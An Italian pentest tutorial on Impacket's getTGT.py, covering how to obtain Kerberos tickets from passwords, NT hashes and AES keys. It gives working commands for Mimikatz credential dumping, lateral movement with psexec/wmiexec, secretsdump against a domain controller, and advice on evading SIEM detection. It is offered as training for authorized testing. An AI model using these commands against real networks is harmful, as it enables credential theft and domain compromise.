getTGT.py: Ottenere un TGT Kerberos con Hash o AES
Guida a impacket-getTGT per richiedere un TGT Kerberos e salvarlo in formato ccache usando password, hash NTLM o chiavi AES in Active Directory.
- Pubblicato il 2026-07-29
- Tempo di lettura: 4 min
getTGT.py — Richiedere un TGT Kerberos da Kali con Impacket #

getTGT.pyfa una cosa sola: manda un AS-REQ al DC e torna con un TGT salvato in un file.ccache. Ma per capire perché questo è utile in un pentest, devi capire cosa gli stai dando in input e cosa ti torna indietro.
getTGT.py fa parte di Impacket ed è il punto di ingresso nel mondo dei ticket Kerberos da Linux. Ogni volta che in un attacco su Active Directory trovi un hash NTLM o una chiave AES e vuoi muoverti lateralmente senza usare NTLM, passi da qui.
Il problema che risolve #
Su Windows, quando un utente si autentica, il sistema costruisce automaticamente le credenziali Kerberos e ottiene un TGT. Su Kali non hai questo meccanismo — devi chiederlo manualmente al DC.
getTGT.py implementa il lato client del flusso AS-REQ/AS-REP (la prima fase di Kerberos) e lo fa da fuori dominio, senza join, usando materiale crittografico che hai già ottenuto.
Cosa accetta in input: i tre scenari #
Il punto cruciale è capire cosa usi come credenziale nell’AS-REQ. Kerberos non usa la password in chiaro — usa una chiave derivata da essa. getTGT.py accetta tre forme di quella chiave:
Scenario 1 — Password in chiaro #
La password viene usata internamente per derivare le chiavi Kerberos (DES, RC4, AES128, AES256) e costruire la pre-autenticazione nell’AS-REQ. È il caso più ovvio ma meno comune in un pentest avanzato — di solito hai hash, non password.
impacket-getTGT corp.local/john.doe -dc-ip 10.10.10.5
# → ti chiede la password interattivamente

# Oppure inline
impacket-getTGT corp.local/john.doe:Password123 -dc-ip 10.10.10.5
# [*] Saving ticket in john.doe.ccache
Scenario 2 — NT hash (Overpass-the-Hash) #
Hai l’NT hash dell’utente — ottenuto da credential dumping, secretsdump, LSASS dump. L’NT hash è la chiave RC4 di Kerberos: sono la stessa cosa crittograficamente. Puoi quindi usarlo direttamente per costruire la pre-autenticazione nell’AS-REQ e ottenere un TGT Kerberos valido.
Questo si chiama Overpass-the-Hash: converte un attacco NTLM (Pass-the-Hash) in un attacco Kerberos, evitando il traffico NTLM più facilmente rilevabile.
impacket-getTGT corp.local/john.doe -hashes :NThashQUI -dc-ip 10.10.10.5
# Il campo LM può essere vuoto (aad3b435... o semplicemente :)
impacket-getTGT corp.local/john.doe -hashes aad3b435b51404eeaad3b435b51404ee:NThash -dc-ip 10.10.10.5
# [*] Saving ticket in john.doe.ccache
Scenario 3 — Chiave AES (Pass-the-Key) #
In ambienti moderni con RC4 disabilitato, l’NT hash non funziona perché il DC non accetta più cifratura RC4 nelle AS-REQ. La soluzione è usare la chiave AES128 o AES256, che si ottiene da Mimikatz con sekurlsa::ekeys o da secretsdump.
Questo si chiama Pass-the-Key — tecnicamente identico all’Overpass-the-Hash ma con una chiave diversa. È anche più stealth perché AES è il default di Windows da Vista in poi e non genera anomalie nei log come fa RC4 su ambienti moderni.
# AES256 (più comune e più stealth)
impacket-getTGT corp.local/john.doe -aesKey AES256KeyQUI -dc-ip 10.10.10.5

# AES128
impacket-getTGT corp.local/john.doe -aesKey AES128KeyQUI -dc-ip 10.10.10.5

# Come ottenere la chiave AES da Mimikatz
# .\mimikatz.exe "privilege::debug" "sekurlsa::ekeys" "exit"
# → cerca "aes256_hmac" accanto all'utente target
Il file .ccache — cos’è e come si usa #
Il TGT viene salvato in un file .ccache (Credentials Cache), che è il formato Linux/MIT Kerberos per i ticket. Il nome del file di default è nomeutente.ccache.
Per usarlo con qualsiasi tool Impacket devi impostare la variabile d’ambiente KRB5CCNAME:
export KRB5CCNAME=/path/to/john.doe.ccache

# Verifica che il ticket sia valido
klist
# Credentials cache: FILE:/path/to/john.doe.ccache
# Principal: john.doe@CORP.LOCAL
# Issued           Expires          Principal
# Mar 14 08:00:00  Mar 14 18:00:00  krbtgt/CORP.LOCAL@CORP.LOCAL
Da questo momento qualsiasi tool Impacket con -k -no-pass usa automaticamente quel ticket:
# Lateral movement con il TGT ottenuto
impacket-psexec -k -no-pass corp.local/john.doe@TARGET.corp.local
impacket-wmiexec -k -no-pass corp.local/john.doe@TARGET.corp.local
impacket-smbclient -k -no-pass corp.local/john.doe@TARGET.corp.local
impacket-secretsdump -k -no-pass corp.local/john.doe@DC01.corp.local

# Con nxc
nxc smb TARGET.corp.local -k --use-kcache -u john.doe
Attenzione al FQDN: Kerberos richiede il nome FQDN del target, non l’IP. Se usi un IP con
-kottieni errori di tipoKRB_AP_ERR_MODIFIEDoCannot determine realm. Usa sempre il nome host completo.
Conversione ccache ↔ kirbi #
Windows usa il formato .kirbi (Mimikatz/Rubeus). Se hai un ticket da un sistema Windows e vuoi usarlo da Kali, o viceversa, devi convertirlo.
# .kirbi (Windows) → .ccache (Linux/Impacket)
impacket-ticketConverter john.doe.kirbi john.doe.ccache
export KRB5CCNAME=john.doe.ccache

# .ccache (Linux) → .kirbi (Windows)
impacket-ticketConverter john.doe.ccache john.doe.kirbi
# Poi su Windows: Rubeus.exe ptt /ticket:john.doe.kirbi
OPSEC — RC4 vs AES #
Questa distinzione è importante in ambienti con detection avanzata:
| Input | Cifratura nell’AS-REQ | Anomalia rilevabile |
|---|---|---|
| Password | AES256 (default) | No — comportamento normale |
| NT hash | RC4-HMAC (0x17) | Sì — su ambienti Win2016+ che usano AES by default |
| Chiave AES256 | AES256 | No — identico a un login normale |
| Chiave AES128 | AES128 | No — meno comune ma accettabile |
Se hai sia l’NT hash che la chiave AES, usa sempre l’AES. RC4 in un ambiente moderno è un IoC immediato per qualsiasi SIEM con rule su Event ID 4768 con encryption type 0x17.
getTGT vs getST — la differenza #
È una confusione comune:
getTGT.py→ fa l’AS-REQ → ottieni un TGT (ticket per richiedere altri ticket)getST.py→ fa il TGS-REQ usando il TGT → ottieni un Service Ticket (ticket per un servizio specifico)
In pratica: getTGT è sempre il primo step. getST viene dopo, o quando hai già un TGT e vuoi fare Constrained Delegation, RBCD, o impersonation (vedi getST.py).
# Flusso completo: hash → TGT → Service Ticket → shell
impacket-getTGT corp.local/john.doe -hashes :NThash -dc-ip 10.10.10.5
export KRB5CCNAME=john.doe.ccache
# Ora puoi accedere direttamente con -k -no-pass
# oppure usare getST per S4U/RBCD
impacket-getST -spn cifs/TARGET.corp.local -k -no-pass corp.local/john.doe -dc-ip 10.10.10.5
Troubleshooting #
| Errore | Causa | Soluzione |
|---|---|---|
KDC_ERR_PREAUTH_FAILED | Hash/chiave sbagliati o account sbagliato | Verifica le credenziali |
KDC_ERR_ETYPE_NOSUPP | RC4 disabilitato nel dominio | Usa -aesKey invece di -hashes |
KRB_AP_ERR_MODIFIED | Stai usando IP invece di FQDN | Usa il nome host completo |
KDC_ERR_C_PRINCIPAL_UNKNOWN | Utente non esiste nel dominio | Verifica lo username |
Clock skew too great | Il clock di Kali è sfasato di più di 5 minuti | ntpdate verso il DC o net time |
Il problema del clock skew è frequente: Kerberos tollera massimo 5 minuti di differenza. Se la macchina Kali non è sincronizzata con il DC, il TGT non viene rilasciato.
# Sincronizza il clock con il DC
sudo ntpdate 10.10.10.5
# oppure
sudo rdate -n 10.10.10.5
Cheat Sheet #
# Con password
impacket-getTGT corp.local/user:Password123 -dc-ip DC_IP

# Overpass-the-Hash (NT hash → TGT Kerberos)
impacket-getTGT corp.local/user -hashes :NThash -dc-ip DC_IP

# Pass-the-Key (AES → TGT, più stealth)
impacket-getTGT corp.local/user -aesKey AES256Key -dc-ip DC_IP

# Usa il TGT con qualsiasi tool
export KRB5CCNAME=user.ccache
klist                                                      # verifica validità
impacket-psexec -k -no-pass corp.local/user@TARGET.FQDN
impacket-wmiexec -k -no-pass corp.local/user@TARGET.FQDN
impacket-secretsdump -k -no-pass corp.local/user@DC.FQDN
nxc smb TARGET.FQDN -k --use-kcache -u user

# Converti formato
impacket-ticketConverter ticket.kirbi ticket.ccache
impacket-ticketConverter ticket.ccache ticket.kirbi

# Clock sync se Kerberos fallisce
sudo ntpdate DC_IP

# Regola OPSEC: usa aesKey se disponibile, non RC4
# RC4 su ambienti Win2016+ → Event ID 4768 con etype 0x17 → alert
Articoli correlati:
- Impacket: suite completa
- Kerberos: architettura e flusso
- TGT — Ticket Granting Ticket in profondità
- getST.py — Service Ticket e Delegation
- Credential Dumping su Windows
- Mimikatz: sekurlsa::ekeys per chiavi AES
- Pass-the-Hash
- Active Directory: guida all’exploitation
Uso esclusivo in ambienti autorizzati.
#impacket #kerberos #active-directory